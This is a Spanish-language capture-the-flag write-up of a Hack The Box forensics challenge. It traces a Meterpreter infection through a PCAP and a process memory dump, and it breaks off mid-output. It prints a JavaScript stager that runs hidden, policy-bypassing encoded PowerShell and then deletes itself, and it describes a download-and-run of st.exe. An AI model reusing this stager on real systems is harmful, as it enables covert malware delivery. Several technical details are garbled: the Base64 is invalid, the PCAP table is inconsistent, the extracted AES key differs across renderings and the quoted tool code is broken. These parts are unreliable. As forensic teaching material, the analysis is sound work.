

	<p><b>HTB - Challenge: Shadow of the Undead</b></p> <table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="padding: 2px;">Dificultad:</td><td style="background-color: red; color: white; padding: 2px;">Hard</td></tr> <tr> <td style="padding: 2px;">Release:</td><td style="padding: 2px;">29/11/2023</td></tr> <tr> <td colspan="2" style="text-align: center; padding: 5px;"><b>Skills Learned</b></td></tr> <tr> <td colspan="2" style="padding: 10px;"> <ul style="list-style-type: none"> <li>Meterpreter TLV parsing</li> <li>Meterpreter inner workings/commands</li> <li>Meterpreter key extraction from proc dump</li> <li>Windows custom shellcode emulation</li> <li>Custom WinAPI hooks for speakeeasy</li> <li>Linux Memory Forensics</li> </ul> </td></tr> </table>	Dificultad:	Hard	Release:	29/11/2023	<b>Skills Learned</b>		<ul style="list-style-type: none"> <li>Meterpreter TLV parsing</li> <li>Meterpreter inner workings/commands</li> <li>Meterpreter key extraction from proc dump</li> <li>Windows custom shellcode emulation</li> <li>Custom WinAPI hooks for speakeeasy</li> <li>Linux Memory Forensics</li> </ul>	
Dificultad:	Hard								
Release:	29/11/2023								
<b>Skills Learned</b>									
<ul style="list-style-type: none"> <li>Meterpreter TLV parsing</li> <li>Meterpreter inner workings/commands</li> <li>Meterpreter key extraction from proc dump</li> <li>Windows custom shellcode emulation</li> <li>Custom WinAPI hooks for speakeeasy</li> <li>Linux Memory Forensics</li> </ul>									

El análisis comenzó con la observación de una serie de TLVs que evidenciaban la inyección de un payload en memoria y la creación de un hilo remoto, un patrón característico de los stagers utilizados por Metasploit. A partir de estos indicadores iniciales, se procedió a extraer el shellcode y a estudiar su estructura interna, identificando rápidamente la presencia de un resovedor dinámico de APIs y de rutinas propias de un cargador reflectivo. Este comportamiento, junto con la secuencia de funciones resueltas, permitió atribuir con alta confianza el payload a un stager reflectivo diseñado para cargar un componente secundario directamente en memoria.

Para comprender con precisión el flujo de ejecución del shellcode, se empleó Speakeasy, un emulador basado en Unicorn que permite simular llamadas a la API de Windows mediante un sistema de hooks. Aunque la emulación inicial se detuvo debido a funciones no soportadas, la flexibilidad de Speakeasy permitió extender su funcionalidad añadiendo handlers personalizados para RegSetValueA y NetUserSetInfo(), lo que posibilitó continuar la ejecución sin necesidad de implementar operaciones reales sobre el Registro o el subsistema de cuentas.

El análisis del comportamiento emulado reveló que el shellcode realizaba una comprobación de entorno consultando claves asociadas a hipervisores, una técnica habitual de anti-análisis. A continuación, accedía al SAM para obtener el RID de la cuenta biohazard\_mgmt\_guest, construía dinámicamente la ruta hacia la clave correspondiente y leía el contenido de la subclave F, un paso típico en ataques de manipulación de identidad como el RID Hijacking.

La fase final del payload se centraba en la llamada a NetUserSetInfo() con un nivel de **1003**, lo que indicaba que el buffer apuntaba a una estructura USER\_INFO\_1003. Esta estructura contiene un único campo: un puntero a una cadena Unicode que representa la nueva contraseña que se desea asignar al usuario. Mediante la ampliación del hook y la lectura directa del espacio de memoria emulado, fue posible extraer la contraseña que el shellcode pretendía establecer, completando así la reconstrucción del ataque.



## Enumeration

Se nos proporciona un archivo ZIP que contiene dos artefactos principales: un fichero capture.pcap y un volcado de memoria denominado st.dmp, presumiblemente asociado a un proceso en ejecución. Dado que no disponemos de información contextual sobre el proceso volcado, resulta metodológicamente más sólido iniciar el análisis por la captura de tráfico, ya que esta suele ofrecer indicadores tempranos sobre la naturaleza de la intrusión y sobre las fases iniciales de la cadena de compromiso.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000006	19.1.1.3	19.1.1.1	TCP	66	49704 - 8817 [SYN] Seq=0 Win=64240 Len=40 MSS=1466 WS=256 SACK_PERM
2	0.000073	19.1.1.3	19.1.1.3	TCP	66	49817 - 49704 [SYN, ACK] Seq=1 Win=5120 Len=40 MSS=1466 SACK_PERM WS=128
3	0.000041	19.1.1.3	19.1.1.1	TCP	54	49704 - 8817 [ACK] Seq=1 Ack=1 Win=21622/2 Len=0
4	0.000068	19.1.1.3	19.1.1.1	HTTP	247	GET /runner.js HTTP/1.1
5	0.000098	19.1.1.1	19.1.1.3	TCP	54	49817 - 49704 [ACK] Seq=1 Ack=194 Win=32000 Len=0
6	0.001294	19.1.1.3	19.1.1.1	TCP	247	0017 - 49704 [PSH, ACK] Seq=194 Win=32000 Len=193 [TCP PDU reassembled in 7]
7	0.001390	19.1.1.1	19.1.1.3	HTTP	1179	HTTP/1.0 200 OK [text/javascript]
8	0.001444	19.1.1.3	19.1.1.1	TCP	54	49817 - 49704 [ACK] Seq=195 Win=259992 Len=0
9	0.001578	19.1.1.3	19.1.1.1	TCP	54	49704 - 49817 [PSH, ACK] Seq=196 Win=32000 Len=0
10	0.015124	19.1.1.3	19.1.1.3	TCP	54	49817 - 49704 [ACK] Seq=193 Win=12608 Len=0
11	2.702947	19.1.1.3	19.1.1.3	TCP	66	49705 - 8817 [SYN] Seq=0 Win=64240 Len=40 MSS=1466 WS=256 SACK_PERM
12	2.702948	19.1.1.3	19.1.1.1	TCP	66	49817 - 49705 [SYN, ACK] Seq=1 Win=32000 Len=0
13	2.702949	19.1.1.3	19.1.1.1	TCP	66	49706 - 8817 [SYN] Seq=0 Win=64240 Len=40 MSS=1466 WS=256 SACK_PERM
14	2.702952	19.1.1.3	19.1.1.1	TCP	66	49817 - 49706 [SYN, ACK] Seq=1 Win=32000 Len=0
15	2.702952	19.1.1.3	19.1.1.1	TCP	54	49705 - 8817 [ACK] Seq=191 Win=21622/2 Len=0
16	2.702957	19.1.1.3	19.1.1.1	TCP	54	49706 - 8817 [ACK] Seq=191 Win=12608 Len=0
17	2.702957	19.1.1.3	19.1.1.1	TCP	54	49817 - 49706 [ACK] Seq=191 Win=12608 Len=0
18	2.702945	19.1.1.3	19.1.1.1	TCP	54	49817 - 49706 [ACK] Seq=191 Win=32000 Len=0
19	2.703030	19.1.1.3	19.1.1.1	HTTP	270	GET /biohazard_containment_update.pdf HTTP/1.1
20	2.703045	19.1.1.3	19.1.1.1	TCP	54	49817 - 49705 [ACK] Seq=191 Win=32000 Len=0
21	2.703025	19.1.1.3	19.1.1.1	TCP	250	8817 - 49706 [PSH, ACK] Seq=191 Win=32000 Len=294 [TCP PDU reassembled in 52]
22	2.703058	19.1.1.3	19.1.1.1	TCP	249	8817 - 49705 [PSH, ACK] Seq=191 Win=32000 Len=195 [TCP PDU reassembled in 71]
23	2.703093	19.1.1.3	19.1.1.1	TCP	7354	8817 - 49705 [PSH, ACK] Seq=196 Win=32000 Len=7306 [TCP PDU reassembled in 71]

El examen preliminar del PCAP revela la descarga de un archivo denominado **runner.js**, seguida de dos solicitudes HTTP GET dirigidas a la obtención de **st.exe** y **biohazard\_containment\_update.pdf**. Este patrón secuencial sugiere que runner.js actúa como un *bootstrapper* o *initial stager*, encargado de preparar el entorno para la ejecución de cargas adicionales. A partir de esta correlación temporal, emerge la hipótesis razonable de que **st.dmp** podría corresponder al volcado en memoria del proceso asociado a **st.exe**, lo que convertiría dicho artefacto en una pieza clave para reconstruir la actividad post-explotación.

En cualquier caso, el primer paso consiste en extraer y examinar el contenido de **runner.js**, ya que su función dentro de la cadena de infección condiciona la interpretación del resto de artefactos.

El archivo **runner.js** revela un *stager* extremadamente conciso cuyo propósito principal es instaurar un entorno de ejecución silencioso para la carga de dos *payloads* de PowerShell embebidos en formato codificado. El script se apoya en el objeto **ActiveX WScript.Shell**, un mecanismo clásico en escenarios de *initial access* y *lateral movement*, para invocar procesos del sistema con parámetros diseñados explícitamente para evadir mecanismos de supervisión y restricciones de ejecución.

Los modificadores **-W Hidden** y **-NoExit** permiten mantener sesiones invisibles al usuario mientras preservan el contexto de ejecución; **-nop** elimina la carga del perfil, reduciendo artefactos y trazas; y **-ep bypass** fuerza la desactivación de la política de ejecución, permitiendo la ejecución de código arbitrario sin restricciones. El parámetro **-E** indica que el contenido suministrado está codificado en Base64, una técnica habitual para encapsular *payloads* de segunda fase y dificultar su inspección estática.

Tras la ejecución de ambos bloques de PowerShell, el script obtiene su propia ruta mediante **WScript.ScriptFullName** y procede a su eliminación.

Este patrón de **autoborrado** constituye un comportamiento típico de *fileless loaders* y *living-off-the-land scripts*, cuyo objetivo es minimizar la persistencia en disco y, por tanto, reducir la superficie forense disponible para el analista. La secuencia completa sugiere que **runner.js** actúa como un vector de inicialización, diseñado para desplegar cargas más complejas —probablemente relacionadas con la actividad observada en el tráfico de red— y desaparecer inmediatamente después, dejando como únicos vestigios los procesos de PowerShell en ejecución y las conexiones asociadas.

```
Name: > usuario > NTBackup > Runner.js
1:  java sh = new ActiveXObject("WScript.Shell");
sh.Run("powershell -exec Bypass -Hidden -nop -ep bypass -NoExit -E
$BAgAeGAApQACAPoQdATYgBAgAAABHAAgAYQbVACgAaWgA5HgAbB8AgFAarBqAGgZQBuAHQ4yB1AHAA7ABhAQZOAaAHAA7BmACTADoAKAcQAcA8hAHQkaAgAOAA1AA1AC0A2QBuAHYAd0gBfIAfUQf0QOFwYA4KAG4V0BfAGUATgANAAaASQbUAHYAwBrAGULQBXAGUjAYg
$BAGUAcQJAUgCwBACAAQbVAfTASQgCAAAcABAAcBALwBzAHQAbwByAGEAzWb1Ac+AbQgBAGMAcgBvAHMabwBhAQyWb5AGBqQbKHMZQByAHYAbQbJAGUAcwuaAGMAbwBtADoAAQAA4DEAnwbaVACQAbgBhAGzQAA1ACAALQbPAHuAdABgkAbA81ACAACABgAeGAb0AA
$AAACBtAHQAOBYAHQALbQHtAHwBjAGUAcwBzACAAJABwAGeEAb0AA
");
sh.Run("powershell -exec Bypass -Hidden -nop -ep bypass -NoExit -E
$BAA3TAIAAAUgCpAAcAAABAHQAcAAcACBALwBzAHQAbwByAGEAzWb1Ac+AbQgBAGMAcgBvAHMabwBhAQyWb5AGBqQbKHMZQByAHYAbQbJAGUAcwuaAGMAbwBtADoAAQAA4DEAnwbaVACQAbgBhAGzQAA1ACAALQbPAHuAdABgkAbA81ACAACABgAeGAb0AA
$2ANhLb1AmgZQmNA0nWbRAGCEAcgBvACgAaQcA0QzBjAHYAOBjAGUAcwuaAGMAbwBtADoAAQAA4DEAnwbaVACQAbgBhAGzQAA1ACAALQbPAHuAdABgkAbA81ACAACABgAeGAb0AA
");
var js_file_path = wscript.ScriptFullName;
sh.Run("cmd.exe /c del "+ js_file_path)
```



Tras identificar la presencia de **runner.js** en la captura de tráfico y confirmar que su ejecución antecede a la descarga de **st.exe** y del documento **señuelo**, resulta pertinente profundizar en el comportamiento interno de este *stager*. El análisis inicial ya había revelado que el script invoca dos procesos de PowerShell codificados en Base64, pero es al examinar su contenido decodificado cuando se esclarece la lógica operativa que articula la cadena de infección.

Una vez decodificado el primer comando de PowerShell, observamos que su función es descargar y ejecutar un archivo PDF aparentemente inocuo.

Este fragmento establece el nombre del archivo, construye una ruta temporal dentro del directorio %TEMP% del usuario y utiliza Invoke-WebRequest para obtener el documento desde un servidor accesible por HTTP. A continuación, Start-Process ejecuta el PDF, presumiblemente para mantener una apariencia de legitimidad y evitar levantar sospechas en el usuario, actuando como *decoy* dentro de la cadena de infección.

Aquí, el atacante descarga un binario denominado st.exe en el directorio temporal del usuario y lo ejecuta explícitamente con el verbo RunAs, lo que fuerza una elevación de privilegios mediante UAC si las condiciones del sistema lo permiten. Este comportamiento es característico de *payloads* diseñados para establecer persistencia, desplegar *beacons* o iniciar sesiones de control remoto, y encaja con la hipótesis previa de que el archivo st.dmp corresponde al volcado en memoria de este mismo ejecutable.

En conjunto, ambos comandos conforman una secuencia de *dual-stage delivery*: un documento señuelo para encubrir la actividad maliciosa y un binario de segunda fase destinado a ejecutar la funcionalidad real del implante. Esta estructura, combinada con el uso de PowerShell oculto y la eliminación del *stager* inicial, evidencia una clara intención de evasión y de reducción de artefactos forenses.


Una vez comprendida la lógica interna del *stager* y verificado que su primera acción consiste en desplegar un documento señuelo, resulta pertinente examinar con mayor detalle el comportamiento de dicho artefacto.

En este contexto, conviene precisar que un **stager** es un componente ligero cuya función principal es preparar el entorno para la ejecución de una carga maliciosa más compleja. Suelen caracterizarse por su tamaño reducido, su capacidad para evadir mecanismos de detección y su papel como intermediarios entre la fase inicial de compromiso y la carga útil definitiva. En este caso, runner.js cumple exactamente ese rol: establecer un punto de apoyo inicial, ejecutar comandos codificados y desaparecer sin dejar apenas rastro.

El comando de PowerShell decodificado muestra que la operación es, en apariencia, trivial: el script descarga un archivo PDF en el directorio temporal del usuario y lo ejecuta inmediatamente.



Al abrir el documento, se observa que contiene una supuesta *protocol briefing*, coherente con la temática planteada en el reto, lo que confirma su función dentro de la cadena de infección.



Este tipo de archivo cumple el papel de **decoy**, un mecanismo ampliamente empleado en campañas maliciosas para reforzar la ilusión de legitimidad. En términos operativos, un *decoy* es un recurso visual o documental—generalmente un PDF, imagen o formulario—diseñado para ofrecer al usuario un resultado verosímil que desvíe su atención mientras la carga maliciosa real se ejecuta en segundo plano. Su objetivo no es aportar funcionalidad, sino **gestionar la percepción del usuario**, reduciendo la probabilidad de que detecte comportamientos anómalos durante los primeros instantes de la intrusión.

Confirmada la naturaleza señuelo del PDF, el análisis debe centrarse en el verdadero componente operativo: el binario st.exe, descargado y ejecutado en paralelo mediante el segundo comando de PowerShell. Antes de proceder a un análisis estático o dinámico más profundo, es habitual someter el ejecutable a un escaneo preliminar en plataformas automatizadas, lo que permite obtener indicadores iniciales sobre posibles firmas, familias de malware asociadas o comportamientos conocidos.

Security vendor	Analysis	Family
AegisLab	Suspicious	AegisLab-V3
AliCloud	Backdoor.Win/Meterpreter.CZ	AliCloud
AntiAVL	GrayWare/Win32.Rozena_	AntiAVL
ArcticWolf	Unsafe	Arctic.Wolf
AVG	Win32.Metasploit-C [Tij]	AVG
BitDefender	Trojan.Metasploit.A	BitDefender
CIAmAV	Win.Exploit.D3888-9786322-0	CIAmAV
CTX	Evin.trojan.rozma	CTX
K7GW	Trojan (downfile881)	K7GW
Kingssoft	Malware.kb.374	Kingssoft
Malwarebytes	Generic.Malware.Ai.DOS	Malwarebytes
Mcafee Scanner	Real.Protection.LS/F2B82AC96654	Mcafee Scanner
NANO-Antivirus	Trojan.Win64.Shell.Klang!	NANO-Antivirus



El análisis preliminar del binario st.exe y de los indicadores obtenidos a partir de plataformas de escaneo automatizado revela un patrón consistente: múltiples motores de detección lo clasifican como un **payload de Meterpreter**, componente característico del **Metasploit Framework**. Esta correlación refuerza de manera sólida la hipótesis que veníamos construyendo a partir del tráfico capturado.

A la luz de los elementos ya consolidados durante la investigación, es posible establecer con un grado elevado de certeza varios puntos fundamentales. En primer lugar, la estación de trabajo mantiene —o ha mantenido recientemente— una **sesión activa de Meterpreter**, iniciada directamente por la ejecución de st.exe. En segundo lugar, disponemos del **vuelco de memoria del proceso**, lo que nos proporciona una fuente privilegiada para reconstruir el estado interno del implante y su actividad post-exploitación.

Finalmente, el tráfico TCP que sigue en la captura debe corresponder, casi con total seguridad, a la **comunicación de la sesión Meterpreter**, lo que convierte al PCAP en un recurso esencial para comprender la interacción entre el agente comprometido y la infraestructura de mando y control.

Antes de proceder al análisis detallado de los flujos de datos, resulta imprescindible profundizar en la **estructura de los paquetes** y en el **modelo de comunicación** empleado por Meterpreter. Comprender cómo encapsula sus mensajes, cómo negocia capacidades y cómo intercambia comandos y respuestas permitirá interpretar correctamente el tráfico capturado y reconstruir la sesión con precisión forense.

### Análisis de Meterpreter

La evolución del canal de comunicación de **Meterpreter**, especialmente en la familia meterpreter\_reverse\_tcp, experimentó un cambio significativo alrededor de 2017, cuando el equipo de Rapid7 llevó a cabo una refactorización profunda del formato de los paquetes. Esta revisión introdujo un mecanismo de **negociación de claves** y consolidó el uso de un esquema de encapsulación basado en estructuras **TLV (Type-Length-Value)**, lo que permitió modularizar las capacidades del agente y estandarizar la forma en que se transmiten comandos y respuestas.

El examen de la documentación técnica y del código fuente del framework confirma que cada paquete de Meterpreter incorpora un **encabezado estructurado** que precede a los bloques TLV. Dicho encabezado incluye, entre otros campos relevantes, una **clave XOR inicial de 4 bytes** utilizada para la ofuscación ligera del tráfico, un **identificador de sesión**, un **indicador de cifrado** y la **longitud total del paquete**. Este diseño permite que el agente y el servidor establezcan un canal coherente incluso antes de que se active el cifrado fuerte.

```
Values: [XOR KEY][session guid][encryption flags][packet length][packet type][ .... TLV  
packets go here .... ]  
Size:   [    4    ][    16      ][     4       ][     4       ][     4       ][    4    ][ ....  
N          .... ]
```

Cuando el indicador de cifrado se encuentra establecido en 1, el contenido del paquete deja de estar simplemente ofuscado y pasa a estar protegido mediante **AES-256 en modo CBC**, lo que introduce un campo adicional de **16 bytes** correspondiente al **vector de inicialización (IV)**. A partir de ese punto, tanto los comandos enviados por el servidor como las respuestas generadas por el agente se encapsulan dentro de estructuras TLV cifradas, garantizando confidencialidad y dificultando la inspección del tráfico por parte de herramientas de análisis superficial.

Este modelo híbrido —ofuscación inicial mediante XOR seguida de cifrado simétrico robusto— constituye la base del canal de comunicación de Meterpreter en sus versiones modernas, y resulta esencial comprenderlo para interpretar correctamente los flujos TCP presentes en la captura.

```
Values: ... [packet length][packet type][AES IV][ .... encrypted TLV .... ]  
Size:   ... [      4      ][      4      ][    16   ][ ....           N      .... ]
```



El cuerpo del paquete está constituido por una serie de estructuras TLV (Type–Length–Value), que representan la unidad fundamental de comunicación entre el agente Meterpreter y el servidor de control. A pesar de la simplicidad conceptual del modelo, cada entrada TLV posee una estructura estrictamente definida: comienza con un **campo de tipo (T)** de 4 bytes, seguido de un **campo de longitud (L)** también de 4 bytes, tras lo cual se incluyen **L bytes de datos (V)** que contienen el valor real. Esta organización modular permite encapsular de manera flexible información heterogénea —cadenas de texto, enteros, datos binarios, descriptores de capacidades o incluso conjuntos de TLVs anidados— y dota al protocolo de una notable extensibilidad.

```
Values: [ Length ][ Type ][ ... Value ... ]
Size:   [     4    ][     4    ][ ...      N      ... ]
```

Un único paquete de Meterpreter puede agrupar múltiples entradas TLV consecutivas, lo que facilita la transmisión de comandos complejos o respuestas estructuradas dentro de una sola operación de red. Esta capacidad de empaquetamiento múltiple es esencial para la eficiencia del canal, ya que permite que el agente envíe, por ejemplo, metadatos, resultados y códigos de estado en un único flujo coherente.

Antes de abordar el descifrado del contenido, es posible extraer la porción inicial del encabezado del paquete, ya que los **primeros 4 bytes corresponden a la XOR KEY**, utilizada para aplicar una operación de ofuscación ligera sobre el resto de los datos. Este mecanismo, aunque criptográficamente trivial, constituye una capa preliminar de ocultación previa al cifrado simétrico completo y debe ser revertido para poder interpretar correctamente la estructura interna de los paquetes. Solo tras eliminar esta ofuscación inicial y, en su caso, descifrar el contenido AES, es posible analizar de forma precisa las entradas TLV que conforman la comunicación de la sesión.

La estructura de comunicación de Meterpreter introduce una complejidad adicional respecto al tráfico TCP convencional: las **entradas TLV no necesariamente se alinean con los límites de los paquetes TCP**. Una única estructura TLV puede fragmentarse en varios segmentos TCP, y, de forma inversa, un solo paquete TCP puede contener múltiples TLVs consecutivos. Esta falta de correspondencia directa entre las unidades lógicas del protocolo y las unidades de transporte implica que, para realizar un análisis manual exhaustivo, es necesario **reensamblar el flujo de datos** concatenando las secciones útiles de cada paquete TCP y recorriéndolas posteriormente mediante desplazamientos y offsets precisos.

Con el fin de evitar la implementación ad hoc de un parser específico, resulta más eficiente apoyarse en herramientas ya existentes. En este caso, se emplea el proyecto **REW-sploit**, una utilidad diseñada para **interpretar estructuras TLV, revertir la ofuscación XOR y, cuando es posible, descifrar el contenido cifrado**. No obstante, REW-sploit opera bajo un supuesto importante: asume que **no se está llevando a cabo un intercambio de claves cifrado** y, por tanto, intenta extraer la clave simétrica directamente de los TLVs correspondientes, tal como se observa en su módulo meterpreter\_reverse\_tcp.py.

Sin embargo, en esta sesión sí se produce un proceso de **EKE (Encrypted Key Exchange)**, un mecanismo mediante el cual el agente y el servidor intercambian de forma segura la clave simétrica que posteriormente se utilizará para cifrar el canal mediante AES-256. En este contexto, el paquete que contiene la clave negociada se identifica mediante el tipo **TLV\_TYPE\_ENC\_SYM\_KEY**, cuyo valor consiste en un **bloque cifrado mediante RSA**, concretamente una operación RSA\_public\_encrypt(AES256\_key). Esta estructura encapsula la clave simétrica protegida con la clave pública del servidor de control.

El significado operativo de **TLV\_TYPE\_ENC\_SYM\_KEY** es, por tanto, crítico: representa el punto exacto en el que el agente entrega al servidor la clave simétrica cifrada, permitiendo que ambos extremos establezcan un canal seguro. Sin la clave privada correspondiente —almacenada exclusivamente en el servidor C2— resulta **imposible descifrar este TLV** y, por extensión, recuperar la clave AES utilizada para proteger el resto de la sesión. En términos prácticos, esto implica que, salvo que el servidor de mando y control haya sido comprometido, el analista no puede reconstruir el contenido cifrado de los paquetes posteriores.



## Enter Process Dump

Dado que el binario st.exe es el responsable de **generar la clave simétrica AES** utilizada para cifrar la sesión de Meterpreter y, acto seguido, **cifrarla con la clave pública RSA del servidor C2**, el proceso debe necesariamente **mantener en memoria la clave AES en texto claro** durante la fase inicial de negociación. Este detalle es crucial desde una perspectiva forense: aunque el intercambio de claves esté protegido mediante RSA, la clave simétrica debe existir en memoria antes de ser cifrada y transmitida.

En consecuencia, disponer del **volcado de memoria del proceso** (st.dmp) abre la posibilidad de **recuperar directamente la clave AES**, siempre que no haya sido sobrescrita o purgada por el propio implante. Esta es la razón por la que, pese a no poseer la clave privada del servidor C2 —requisito indispensable para descifrar el TLV TLV\_TYPE\_ENC\_SYM\_KEY—, resulta viable reconstruir el canal cifrado analizando el contenido del volcado.

Para llevar a cabo esta extracción, se empleó la herramienta **bulk\_extractor**, una utilidad forense diseñada para **analizar grandes volúmenes de datos binarios y extraer artefactos relevantes sin necesidad de montar el sistema de archivos ni interpretar estructuras complejas**. Su funcionamiento se basa en escáneres especializados capaces de identificar patrones característicos, como claves criptográficas, secuencias de bytes de alta entropía, fragmentos de memoria estructurados o restos de comunicaciones.

En este contexto, *bulk\_extractor* resulta especialmente útil porque:

- examina el volcado de memoria de forma lineal y exhaustiva
- identifica automáticamente **material criptográfico potencial**, incluyendo claves AES
- permite aislar secuencias de 16, 24 o 32 bytes con entropía compatible con claves simétricas
- facilita la correlación posterior con los paquetes cifrados del PCAP

De este modo, la herramienta actúa como un primer filtro para localizar candidatos plausibles a ser la clave AES utilizada por Meterpreter. Una vez identificada, dicha clave puede emplearse para **descifrar el tráfico capturado**, permitiendo reconstruir la sesión completa y analizar su contenido TLV.

```
[usuari@kali]:~/HTB/file_challenge]
└─$ bulk_extractor st.dmp -o st_out
bulk_extractor version: 2.1.1
Input file: st.dmp
Output directory: st_out
Disk Size: 4240363
Seconds: aes base64 elf evtx exif Facebook find gzip httplogs json kml_carved mxml net ntfsindx ntfslogfile ntfsmsft ntfsusn pdf rar sqlite utmp vcard_carved windirs winlnk winpewinprefetch zip accts email gps
Threads: 4
going multi-threaded...( 4 )
bulk_extractor      Tue Dec 23 21:40:46 2025
available memory: 137889968096
bytes_queued: 0
bytes_transferred: 0
depth0_sbufs_queued: 0
elapsed_time: 0:00:00
estimated_completion_time: 2025-12-23 21:40:45
estimated_time_remaining: n/a
fraction_read: 0.000000 %
is_throttled: 0
sbufs_created: 1
sbufs_queued: 0
task0_Pending: 1
tasks_queued: 0
thread_count: 4
...
All data read; waiting for threads to finish...
bulk_extractor      Tue Dec 23 21:40:47 2025
```

La posibilidad de recuperar la clave AES desde el volcado de memoria se sustenta en un supuesto fundamental: **el implante no ha migrado a otro proceso ni ha iniciado una nueva negociación de claves** tras la generación inicial del material criptográfico. Si cualquiera de estos eventos hubiera tenido lugar, la clave almacenada en memoria ya no correspondería al canal cifrado capturado en el PCAP, imposibilitando su descifrado.

```
[usuari@kali]:~/HTB/file_challenge/st_out]
└─$ cat aes_keys.txt
# BANNER FILE NOT PROVIDED (-b option)
# BULK_EXTRACTOR-Version: 2.1.1
# Feature-Recorder: aes_keys
# Filename: st.dmp
# Feature-File-Version: 1.1
1708211 06 57 1f fb 8b 42 b0 4b 30 c6 ba 58 29 f0 66 81 c2 89 bd bd 88 21 59 e3 d2 d3 19 7b dd 69 da 9e AES256
```



Confirmado que la clave simétrica extraída es coherente con el contexto temporal de la sesión, el siguiente paso consiste en **incorporarla manualmente en REW-spl0it**, sustituyendo la lógica de extracción automática. De este modo, la herramienta puede utilizar directamente la clave AES recuperada para descifrar los paquetes de Meterpreter y reconstruir la comunicación completa en formato TLV.

```
[usuario@kali] -[~/HTB/file_challenge]
$ git clone https://github.com/REW-spl0it/REW-spl0it.git
Clonando en 'REW-spl0it'...
remote: Enumerating objects: 481, done.
remote: Counting objects: 100% (143/143), done.
remote: Compressing objects: 100% (91/91), done.
remote: Total 481 (delta 90), reused 92 (delta 52), pack-reused 338 (from 1)
Recibiendo objetos: 100% (481/481), 2.29 MiB | 6.51 MiB/s, listo.
Resolviendo deltas: 100% (298/298), listo.
```

## Analyzing Meterpreter TLVs

Una vez incorporada la clave AES recuperada desde el volcado de memoria, la herramienta puede ejecutarse del mismo modo que en los ejemplos de uso: especificando el **host** del C2, el **archivo de captura** y el **puerto** correspondiente, redirigiendo la salida a un fichero para facilitar su posterior análisis. Conviene subrayar que, **antes de iniciar la aplicación**, es imprescindible **proporcionar explícitamente la clave AES-256** que se utilizará para descifrar el tráfico; de lo contrario, REW-sploit no podrá reconstruir correctamente las estructuras TLV de la sesión.

```
445
446 def module_main(self, *args, **kwargs):
447     """
448     Main module entry point
449     """
450
451     ip = kwargs['ip'].replace('\\n', '')
452     port = kwargs['port']
453     file = kwargs['file'].replace('\\n', '')
454
455     if is_meterpreter(self, file, ip, port) == True:
456         self.output(
457             Fore.GREEN + '\n[+] Meterpreter session identified' + Style.RESET_ALL)
458     else:
459         self.output(
460             Fore.RED + '\n[!] No Meterpreter session' + Style.RESET_ALL)
461
462     return False
463
464     key = get_sym_key(file, ip, port)
465     key1 = bytes.fromhex('06571fb80b204a03c6ba5829f06681c289bdb882159e3d2d3197bdd69da9e')
466
467     if key:
468         hexkey = ''.join(['{:02x}'.format(x) for x in key])
469         self.output(
470             Fore.GREEN + '\n[+] Meterpreter AES key found: ' + hexkey + Style.RESET_ALL)
471
472     else:
473         self.output(
474             Fore.RED + '\n[!] Meterpreter AES key not available' + Style.RESET_ALL)
475
476     return False
477
478     dec_meterpreter_traffic(self, key, file, ip, port)
```

Una vez configurados estos parámetros y establecida la clave simétrica, la herramienta está en condiciones de procesar el flujo TCP y producir un resultado íntegro y coherente con la sesión capturada.

A continuación, se observa los resultados obtenidos.

```
home > usuario | HTB > challenge > 1 output
1 | -----BEGIN PUBLIC KEY-----
2 M1IBjANBgkqhkiG9w0BAQECAQ8AM1BjCgkCAQEASWCMs3MSasXneoujoAv
3 46xEx4g4cFesN9RDEVSURb6HNEQNC5niJxwJdewy5MUU5RkvmdlJfJnqwsZdf
4 SsMsY79+uH1uL99hngR0d165xT1u1d7n7zHjyvgnHThLyzs_0fKmzdj/FD1
5 AyLju8SE5Wiv+D2RkG9sJfxWxKwv/Dab1AafTJuBc9fJtUZhtrGakzPl2Bjh
6 g0InEx0v9QfCv3mI2Fam2b8YhknBnxp8Wxy4m0vNltu6250dgYSPlNuET3Nl-E8v+
7 J0z0p4ydc461yGdp7m5F53H3+7y7dLBJhNa)QMtixvJ97gyiySFykV6
8 Q010AQAB
9 -----END PUBLIC KEY-----
10
11 [*] Meterpreter session identified
12
13 [*] Meterpreter AES key found: 06571fffb8b42b04b30c6ba5829f06681c289bdb882159e3c2d3197bdd69da9e
14
```



Una vez descifrado el tráfico inicial, los primeros paquetes revelan la fase de **negociación de claves**, en la que el agente obtiene la clave pública del servidor, genera la clave simétrica AES-256 y la cifra antes de transmitirla. La clave identificada en esta fase coincide con la que incorporamos manualmente en la herramienta, lo que confirma la validez del proceso de extracción desde el volcado de memoria.

A partir de este punto, los paquetes comienzan a contener estructuras TLV descifradas. El primer conjunto de entradas corresponde a la inicialización de la sesión Meterpreter:

```
15 >>>>>>>>>
16
17
18 Type: TLV_TYPE_COMMAND_ID (0x20001)
19 Length: 12
